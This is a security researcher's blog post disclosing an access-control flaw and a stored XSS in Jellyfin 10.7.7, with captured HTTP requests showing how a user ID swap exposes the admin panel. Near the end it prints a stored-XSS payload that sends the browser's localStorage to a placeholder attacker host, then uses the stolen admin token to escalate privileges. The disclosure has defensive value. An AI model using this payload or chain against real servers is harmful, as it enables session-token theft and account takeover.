

[Open in app](#)[Get started](#)

Published in stolabs



cupc4k3

[Follow](#)

Jul 18 · 4 min read · [Listen](#)



Save



CVE-2022-35909 / CVE-2022-35910, Incorrect Access Control and XSS Stored to Jellyfin



This vulnerability on version 10.7.7,(fixed in 10.8.0)

Was discovered by [Dan Barros](#) and [Eduardo Cardoso](#) from [Stolabs](#) Security Research team.

What is Jellyfin?

Jellyfin is a Free Software Media System that puts you in control of managing and streaming your media, to provide it as a media server to end-user devices via multiple apps.




106





For this discovery we received **CVE-2022-35909**



[Open in app](#)[Get started](#)

```
"HasPassword":true,
"HasConfiguredPassword":true,
"HasConfiguredEasyPassword":false,
"EnableAutoLogin":false,
"LastLoginDate":"2022-04-06T20:27:35.2329114Z",
"LastActivityDate":"2022-04-06T20:28:36.2975609Z",
"Configuration":{
  "PlayDefaultAudioTrack":true,
  "SubtitleLanguagePreference":"","
  "DisplayMissingEpisodes":false,
  "GroupedFolders":[
  ],
  "SubtitleMode":"Default",
  "DisplayCollectionsView":false,
  "EnableLocalPassword":false,
  "OrderedViews":[
  ],
  "LatestItemsExcludes":[
  ],
  "MyMediaExcludes":[
  ],
  "HidePlayedInLatest":true,
  "RememberAudioSelections":true,
  "RememberSubtitleSelections":true,
  "EnableNextEpisodeAutoPlay":true
},
"Policy":{
  "IsAdministrator":true,
  "IsHidden":true,
```

```
"HasPassword":true,
"HasConfiguredPassword":true,
"HasConfiguredEasyPassword":false,
"EnableAutoLogin":false,
"LastLoginDate":"2022-04-06T20:31:29.0144928Z",
"LastActivityDate":"2022-04-06T20:31:29.0144928Z",
"Configuration":{
  "PlayDefaultAudioTrack":true,
  "SubtitleLanguagePreference":"","
  "DisplayMissingEpisodes":false,
  "GroupedFolders":[
  ],
  "SubtitleMode":"Default",
  "DisplayCollectionsView":false,
  "EnableLocalPassword":false,
  "OrderedViews":[
  ],
  "LatestItemsExcludes":[
  ],
  "MyMediaExcludes":[
  ],
  "HidePlayedInLatest":true,
  "RememberAudioSelections":true,
  "RememberSubtitleSelections":true,
  "EnableNextEpisodeAutoPlay":true
},
"Policy":{
  "IsAdministrator":false,
  "IsHidden":false,
```

Comparing polyce

After collecting this information, we logged out and logged in again in the application and watching the requests after entering the username and password we came across the following:

In Jellyfin's authentication requests, the application associates the UserID with the user's name and, knowing that, we decided to change the userID to the administrator's and see the result.

During the authentication process we changed the userid to the adm user.



[Open in app](#)[Get started](#)

```
DeviceId="Tw96awxsYS8LjAgKFgxMTsgTGludXggeDg2XzY00yBydjo5OC4wKSBH2Wnrby8yMDEwMDEwMSBGaXJ
Connection: close

GET /Users/f2cdd25573024153b60692aa80892355 HTTP/1.1
Host: 192.168.1.10096
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: application/json
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Emby-Authorization: MediaBrowser Client="Jellyfin Web", Device="Firefox",
DeviceId="Tw96awxsYS8LjAgKFgxMTsgTGludXggeDg2XzY00yBydjo5OC4wKSBH2Wnrby8yMDEwMDEwMSBGaXJ
Connection: close

GET /Users/f2cdd25573024153b60692aa80892355 Views HTTP/1.1
Host: 192.168.1.10096
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:99.0) Gecko/20
Accept: application/json
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Emby-Authorization: MediaBrowser Client="Jellyfin Web", Dev
DeviceId="Tw96awxsYS8LjAgKFgxMTsgTGludXggeDg2XzY00yBydjo5OC4wKSBH2Wnrby8yMDEwMDEwMSBGaXJ
Connection: close

GET /LiveTv/Programs/Recommended?userId=f2cdd25573024153b60692aa80892355
=ChannelInfo%2CPPrimaryImageAspectRatio HTTP/1.1
Host: 192.168.1.10096
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:99.0) Gecko/20100101 Firef
Accept: application/json
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Emby-Authorization: MediaBrowser Client="Jellyfin Web", Device="Firefox",
DeviceId="Tw96awxsYS8LjAgKFgxMTsgTGludXggeDg2XzY00yBydjo5OC4wKSBH2Wnrby8yMDEwMDEwMSBGaXJ
Connection: close
```

USER

```
DeviceId="Tw96awxsYS8LjAgKFgxMTsgTGludXggeDg2XzY00yBydjo5OC4wKSBH2Wnrby8yMDEwMDEwMSBGaXJ
Connection: close

GET /Users/ac866cc4a8f4efdbc95bcd96b723ba5 HTTP/1.1
Host: 192.168.1.10096
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: application/json
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Emby-Authorization: MediaBrowser Client="Jellyfin Web", Device="Firefox",
DeviceId="Tw96awxsYS8LjAgKFgxMTsgTGludXggeDg2XzY00yBydjo5OC4wKSBH2Wnrby8yMDEwMDEwMSBGaXJ
Connection: close

GET /Users/ac866cc4a8f4efdbc95bcd96b723ba5 Views HTTP/1.1
Host: 192.168.1.10096
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:99.0) Gecko/20100101 Firefox/99.0
Accept: application/json
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Emby-Authorization: MediaBrowser Client="Jellyfin Web", Device="Firefox",
DeviceId="Tw96awxsYS8LjAgKFgxMTsgTGludXggeDg2XzY00yBydjo5OC4wKSBH2Wnrby8yMDEwMDEwMSBGaXJ
Connection: close

GET /LiveTv/Programs/Recommended?userId=ac866cc4a8f4efdbc95bcd96b723ba5
=ChannelInfo%2CPPrimaryImageAspectRatio HTTP/1.1
Host: 192.168.1.10096
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:99.0) Gecko/20100101 Firef
Accept: application/json
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Emby-Authorization: MediaBrowser Client="Jellyfin Web", Device="Firefox",
DeviceId="Tw96awxsYS8LjAgKFgxMTsgTGludXggeDg2XzY00yBydjo5OC4wKSBH2Wnrby8yMDEwMDEwMSBGaXJ
Connection: close
```

ADM

Authentication process in Jellyfin

After changing the user ID for the administrator, we log in as a user but load the administrator panel on the dashboard.





Open in app

Get started

Mídia



Playlists

Usuário



Configurações



Sair

USER

Mídia



Collections



Filmes

Administrador



Painel



Metadados

Usuário



Configurações



Sair

ADM

Comparing accesses

We were able to access the *admin panel* with the *unprivileged user*.





Open in app

Get started

User logged in with accessible admin panel

Re-identifying registered users on Jellyfin





Open in app

Get started

Registered users

When I clicked on allow this user to administer the server and then on save I got a 403 forbidden and couldn't escalate the privilege.





Open in app

Get started

Unsuccessful attempt to escalate privilege

403 Forbidden

Returning to the authentication process, we saw that when logging in we received a



[Open in app](#)[Get started](#)

Access token — User

And now... how to get the admin access token?

Within the user profile and being able to access the admin dash, we noticed that the plugin does not validate the access token and even with restricted access we were able to save new repositories.

Process to insert new repository





[Open in app](#)

Get started

Repository saved successfully

WOW, Repository saved as user without permission.

Saving repository without authorization

Stealing access token via XSS Stored



[Open in app](#)[Get started](#)

access token is located, we would be able to impersonate the admin in our requests and finally elevate our privilege.

I opened port 8292 on my VPS and listened.

Opening the port on the attacker's IP

Payload used in exploration:

```
<img src=x onerror="document.location='http://MYIP:PORT/?'+  
JSON.stringify(localStorage)'">
```





[Open in app](#)

Get started

objective.

Receiving server connection

Upon receiving the connection from the server, we will analyze the data received and there is the access token of the logged in administrator.

AccessToken: 7aba1015bf714f1b83ac5d328c9c910a

After getting the access token from the administrator, we go back to the burp where we have the request to escalate our privilege and in this case we just need to change the access token to the administrator's and become the server's administrator.





[Open in app](#)

Get started

Escalating our privilege

Allow this user to administer the server





Open in app

Get started

other functions. =)

Thanks to Daniel Chactoura

[About](#) [Help](#) [Terms](#) [Privacy](#)

Get the Medium app

